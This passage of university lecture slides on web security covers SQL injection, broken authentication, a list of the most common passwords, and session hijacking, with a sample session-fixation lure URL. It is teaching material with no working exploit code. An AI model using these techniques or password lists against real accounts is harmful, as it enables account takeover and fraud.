  - https://www.owasp.org/index.php/SQL_Injection
  - http://www.unixwiz.net/techtips/sql-injection.html
- Sqlninja: example of tool for supporting attacks http://sqlninja.sourceforge.net/
  - it tries to use SQL injection on applications based on MS SQL Server
  - its goal is to obtain an interactive shell on the remote DB server
- SQL Injection Prevention Cheat Sheet https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

broken authentication

- #2 in OWASP top 10 Most Critical Web Application Security Risks
- mostly due to
  - password-based authentication
    - password re-use is highly risky
  - session tokens stealing
    - xss attacks, violations of SOP, etc., can allow attackers to grab session tokens

OWASP info


A2
:2017
Broken Authentication
8
Threat Agents
Attack Vectors
Security Weakness
Impacts
App. Specific
Exploitability: 3
Prevalence: 2
Detectability: 2
Technical: 3
Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.
The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications.
Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.
Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.

attacks to passwords

- they may be related to
  - poor passwords management at server side
  - offline dictionary attacks
  - predictable or reused passwords
  - some combination of what above
- made harder by
  - choosing passwords not belonging to any dictionary
  - using two factors authentication

bad passwords

- lack of imagination
- laziness
- underestimation of consequences
- "I've nothing to hide" misconception

https://en.wikipedia.org/wiki/List_of_the_most_common_passwords

Top 25 most common passwords by year according to SplashData

Rank	2011[4]	2012[5]	2013[6]	2014[7]	2015[8]	2016[3]	2017[9]
1	password	password	123456	123456	123456	123456	123456
2	123456	123456	password	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345	12345678
4	qwerty	abc123	qwerty	12345678	qwerty	12345678	qwerty
5	abc123	qwerty	abc123	qwerty	12345	football	12345
6	monkey	monkey	123456789	123456789	123456789	qwerty	123456789
7	1234567	letmein	111111	1234	football	1234567890	letmein
8	letmein	dragon	1234567	baseball	1234	1234567	1234567
9	trustno1	111111	iloveyou	dragon	1234567	princess	football
10	dragon	baseball	adobe123[a]	football	baseball	1234	iloveyou
11	baseball	iloveyou	123123	1234567	welcome	login	admin
12	111111	trustno1	admin	monkey	1234567890	welcome	welcome
13	iloveyou	1234567	1234567890	letmein	abc123	solo	monkey
14	master	sunshine	letmein	abc123	111111	abc123	login
15	sunshine	master	photoshop[a]	111111	1qaz2wsx	admin	abc123
16	ashley	123123	1234	mustang	dragon	121212	starwars
17	bailey	welcome	monkey	access	master	flower	123123
18	passw0rd	shadow	shadow	shadow	monkey	passw0rd	dragon
19	shadow	ashley	sunshine	master	letmein	dragon	passw0rd
20	123123	football	12345	michael	login	sunshine	master
21	654321	jesus	password1	superman	princess	master	hello
22	superman	michael	princess	696969	qwertyuiop	hottie	freedom
23	qazwsx	ninja	azerty	123123	solo	loveme	whatever
24	michael	mustang	trustno1	batman	passw0rd	zaq1zaq1	qazwsx
25	Football	password1	000000	trustno1	starwars	password1	trustno1

poor password management at server side

servers need to store user credential to authenticate them

A. passwords stored as plaintext

B. storing of encrypted passwords

C. storing of secrets (e.g., hashes) deriving from passwords

independently on the usage of https:

A. plaintext passwords are easily captured at server compromising, undeployment or dismission

B. if server is compromised it is likely that the encryption key is also compromised

C. hashes of dictionary words are easily attacked (check https://crackstation.net/)

session hijacking

by means of

- xss
- session fixation
- session sidejacking
- malware

https://www.owasp.org/index.php/Session_hijacking_attack

https://en.wikipedia.org/wiki/Session_hijacking

session hijacking by xss

- website www.example.com allows users to post unfiltered HTML and JavaScript content
- attacker posts a message with link

  Click here!
- mitigated by HttpOnly cookies
- other xss-based techniques exist
  - https://en.wikipedia.org/wiki/Cross-site_scripting#Exploit_examples

session fixation

- unsafe.example.com accepts any session identifier
  - this is an unsafe behaviour
- attacker sends to victim an email: "Hey, check this out, there is a cool new account summary feature on our bank, http://unsafe.example.com/?SID=I_WILL_KNOW_THE_SID"
- victim trusts attacker, thus clicks the link and make a regular authentication on unsafe.example.com
- attacker opens http://unsafe.example.com/?SID=I_WILL_KNOW_THE_SID and gets unlimited access to victim's account
- more at https://en.wikipedia.org/wiki/Session_fixation
- see also https://www.owasp.org/index.php/Session_fixation

session sidejacking

- attacker uses packet sniffing to read network traffic between two parties to steal the session cookie
- some sites use TSL encryption for login pages to prevent attackers from seeing the password, but do not use encryption for the rest of the site, once authenticated.
- attackers can then read the network traffic to intercept all the data that is submitted to the server, including the session cookie
- mitigated by secure cookies, that are submitted only in the case of https connections

session hijacking based on malware

- malware can alter the behavior of the browser (browser hijacking) by changing its settings and redirect to websites that were not meant to be visited
- the malware (or even a physical attacker) can also grab files/ folders containing session ids
  - both at client and server side

other attacks

- Cross-site request forgery
  - https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
  - https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet
  - https://en.wikipedia.org/wiki/Cross-site_request_forgery
- Denial of service (DoS/DDos)
  - https://en.wikipedia.org/wiki/Denial-of-service_attack
- Web application security in general
  - https://www.owasp.org/index.php/Category:Attack
  - https://en.wikipedia.org/wiki/Web_application_security

speaker

- Prof. Fabrizio d'Amore
  - damore@diag.uniroma1.it
  - @fabriziodamore

CIS SAPIENZA
CYBER INTELLIGENCE AND INFORMATION SECURITY

DIPARTIMENTO DI INGEGNERIA INFORMATICA
AUTOMATICA E GESTIONALE ANTONIO RUBERTI

SAPIENZA
UNIVERSITÀ DI ROMA

cini
Cyber Security National Lab